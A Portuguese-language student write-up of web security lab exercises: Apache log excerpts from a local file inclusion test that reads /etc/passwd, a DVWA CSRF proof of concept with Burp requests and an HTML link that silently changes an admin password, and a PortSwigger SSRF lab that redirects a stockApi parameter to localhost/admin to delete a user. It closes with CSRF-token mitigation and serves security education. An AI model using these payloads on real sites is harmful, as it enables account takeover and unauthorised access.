"GET /lp/logpoisson.php HTTP/1.1" 500 - ::1 - [18/Feb/2020:09:35:16 -0300] "GET /lp HTTP/1.1" 200 885 ::1 - [18/Feb/2020:09:35:19 -0300] "GET /lp HTTP/1.1" 200 885 ::1 - [18/Feb/2020:09:35:19 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:35:19 -0300] "GET /icons/unknown.gif HTTP/1.1" 200 245 ::1 - [18/Feb/2020:09:35:19 -0300] "GET /icons/back.gif HTTP/1.1" 200 216 ::1 - [18/Feb/2020:09:35:51 -0300] "GET /lp HTTP/1.1" 200 1096 ::1 - [18/Feb/2020:09:35:51 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:35:51 -0300] "GET / HTTP/1.1" 200 216 ::1 - [18/Feb/2020:09:35:51 -0300] "GET /icons/unknown.gif HTTP/1.1" 200 245 ::1 - [18/Feb/2020:09:35:56 -0300] "GET /lp/lpp.php HTTP/1.1" 200 70006 ::1 - [18/Feb/2020:09:37:05 -0300] "GET /lp HTTP/1.1" 200 1096 ::1 - [18/Feb/2020:09:37:05 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:37:05 -0300] "GET / HTTP/1.1" 200 216 ::1 - [18/Feb/2020:09:37:05 -0300] "GET /icons/unknown.gif HTTP/1.1" 200 245 ::1 - [18/Feb/2020:09:37:06 -0300] "GET /lp/lpp.php HTTP/1.1" 200 1 - [18/Feb/2020:09:37:06 -0300] "GET /lp/lpp.php?file=/etc/passwd HTTP/1.1" 200 1230

```

```

[kk-@comunakistao:~http/lp]$ cat /var/log/httpd/access_log (02-18 09:52)
::1 - [18/Feb/2020:09:17:06 -0300] "GET / HTTP/1.1" 200 481
::1 - [18/Feb/2020:09:17:06 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148
::1 - [18/Feb/2020:09:17:58 -0300] "-" 408 -
::1 - [18/Feb/2020:09:20:17 -0300] "GET / HTTP/1.1" 200 481
::1 - [18/Feb/2020:09:20:17 -0300] "GET /favicon.ico HTTP/1.1" 404 1199
::1 - [18/Feb/2020:09:20:18 -0300] "GET / HTTP/1.1" 200 481
::1 - [18/Feb/2020:09:20:27 -0300] "GET /www/logpoisson.php HTTP/1.1" 404 1101
::1 - [18/Feb/2020:09:20:34 -0300] "GET /var/www/logpoisson.php HTTP/1.1" 404 1101
::1 - [18/Feb/2020:09:20:43 -0300] "GET /var/www/html/logpoisson.php HTTP/1.1" 404 1101
::1 - [18/Feb/2020:09:21:35 -0300] "-" 408 -
::1 - [18/Feb/2020:09:21:40 -0300] "GET / HTTP/1.1" 200 481
::1 - [18/Feb/2020:09:21:42 -0300] "GET / HTTP/1.1" 200 481
::1 - [18/Feb/2020:09:21:43 -0300] "GET / HTTP/1.1" 200 481

```

13)CSRF e SSRF

a)O que e CSRF?

(cross-site request forgery) É um ataque através do qual alguém malicioso forja um request para outro link a partir de um site. “ falsificação de solicitações entre sites”. Por exemplo, quando o usuário clica em um link que manda pra página de login, mas o link faz outro request + o de login depois.

b) Mostre um exemplo de CSRF (PoC da exploração)

Nesse lab do dvwa ele nos dá um endereço que muda a senha (primeira linha no burp GET/....)

The image shows a DVWA (Damn Vulnerable Web Application) interface with a sidebar menu on the left. The 'Vulnerability: Cross Site Request Forgery (CSRF)' section is active, displaying a form to 'Change your admin password:'. The form has a 'New password:' input field with masked characters (dots) and a confirmation field. Below the form, a Burp Suite Community Edition v2020.1 window is open, showing an intercepted HTTP GET request to `http://172.17.0.2:80`. The request details are visible in the 'Raw' tab, showing the full HTTP request including headers and the body. The body contains a CSRF payload designed to change the password to '1234' and insert a smiley face image.

DVWA Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

.....

Burp Suite Community Edition v2020.1 - Temporary Project

Request to `http://172.17.0.2:80`

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 GET /vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://172.17.0.2/vulnerabilities/csrf/
10 Cookie: PHPSESSID=cqdr2rv8u304fc75a1r94eqf32; security=low
11 Upgrade-Insecure-Requests: 1
```

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 GET /vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://172.17.0.2/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change
10 Cookie: PHPSESSID=cqdr2rv8u304fc75a1r94eqf32; security=low
11 Upgrade-Insecure-Requests: 1
```


num.num

```
<html>
<a href="/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change">

</a>
</html>
```



Foi criada uma página fake com uma imagem para quando a pessoa clicar na imagem alterar a senha de admin dela sem que ela “perceba”



Nos requests feitos pelo browser vemos que foi feito um request para mudar de senha.

c) O que é SSRF?

(Server-Side Request Forgery) Ou seja, falsificar/forjar a requisição que o servidor faz. Por exemplo se apenas de localhost eu posso acessar arquivo X, posso *falsificar* uma requisição do servidor para que ele acesse esse arquivo do localhost também.

d) Mostre um exemplo de SSRF(PoC da exploração)

Nesse lab do portswigger precisamos alterar um “arquivo” que pode ser acessado apenas de localhost, e, para isso, alteramos a rota para que o servidor (que está em localhost) faça essa alteração.

[Account login |](#)

WE LIKE TO SHOP



ZZZZZZ Bed - Your New Home Office
★★★★☆ \$9.39

[View details](#)




The Trolley-ON
★★★★★ \$49.44

[View details](#)



Picture Box
★★★★★ \$2.97

[View details](#)



Stress Bum, It's not just an insult anymore!
★★★☆☆ \$60.83

[View details](#)

Nessa página de login ele diz “loopback” , o que dá uma ideia de ser acessado pelo localhost.

Admin interface only available if logged in as an administrator, or if requested from loopback

Na página de consulta de produtos ele exibe a tela abaixo, e, ao consultarmos, ele mostra a requisição que está no burp.

not just practical but fun too!

Please be advised not to pick up a freebie in car parks and along railway lines, safety. You can buy from a name you trust and we offer a full service and MOT your everyday life you will wonder how you ever lived without it.

London

[Check stock](#)

Request to https://ac181f011e528936809f26d100b500f5.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /product/stock HTTP/1.1
2 Host: ac181f011e528936809f26d100b500f5.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac181f011e528936809f26d100b500f5.web-security-academy.net/product?productId=2
8 Content-Type: application/x-www-form-urlencoded
9 Origin: https://ac181f011e528936809f26d100b500f5.web-security-academy.net
10 Content-Length: 107
11 DNT: 1
12 Connection: close
13 Cookie: session=SRBKUEmFqj fHUjtGaREr2cQymDg4dK5i
14
15 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Apenas alteramos a url que ele passa em stockApi pra ser a url desejada.

Request to https://ac181f011e528936809f26d100b500f5.web-security-academy.net:443 [18.200.141.238]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /product/stock HTTP/1.1
2 Host: ac181f011e528936809f26d100b500f5.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://ac181f011e528936809f26d100b500f5.web-security-academy.net/product?productId=2
8 Content-Type: application/x-www-form-urlencoded
9 Origin: https://ac181f011e528936809f26d100b500f5.web-security-academy.net
10 Content-Length: 107
11 DNT: 1
12 Connection: close
13 Cookie: session=SJUbrXL8aizRlzvE3UqcYzL0ahne7G9X; session=SRBKUEmFqj fHUjtGaREr2cQymDg4dK5i
14
15 stockApi=http://localhost/admin
```

Please be advised not to pick up a freebie in car parks and along railway lines, these Trolley-Ons are likely to be malfunctioning and we cannot guarantee your safety. You can buy from a name you trust and we offer a full service and MOT for two years from the date of purchase. Once you incorporate this product into your everyday life you will wonder how you ever lived without it.

London Check stock



Basic SSRF against the local server

LAB Not solved

[Back to lab home](#) [Back to lab description >>](#)

Users


administrator - Delete
carlos - Delete
wiener - Delete

units

[Return to list](#)

Aqui, para concluir o desafio do portswigger precisamos deletar o usuário carlos. Inspeccionando elementos, vemos o url que tem que ser acessado pelo localhost.

```
<span>carlos </span>  
<a href="/admin/delete?username=carlos">Delete</a>  
</div>  
▶ <div> ... </div>
```



e) Como evitar ataques de CSRF?

Com a utilização de Tokens CSRF podemos mitigar esses ataques. O servidor gera tokens para cada possível requisição, e, caso o token não seja válido ele recusa a requisição. Normalmente o atacante não tem como gerar tokens tão fidedignos, por isso esse método é bom. (Também podemos configurar o CORS desabilitando requests de fora da rede)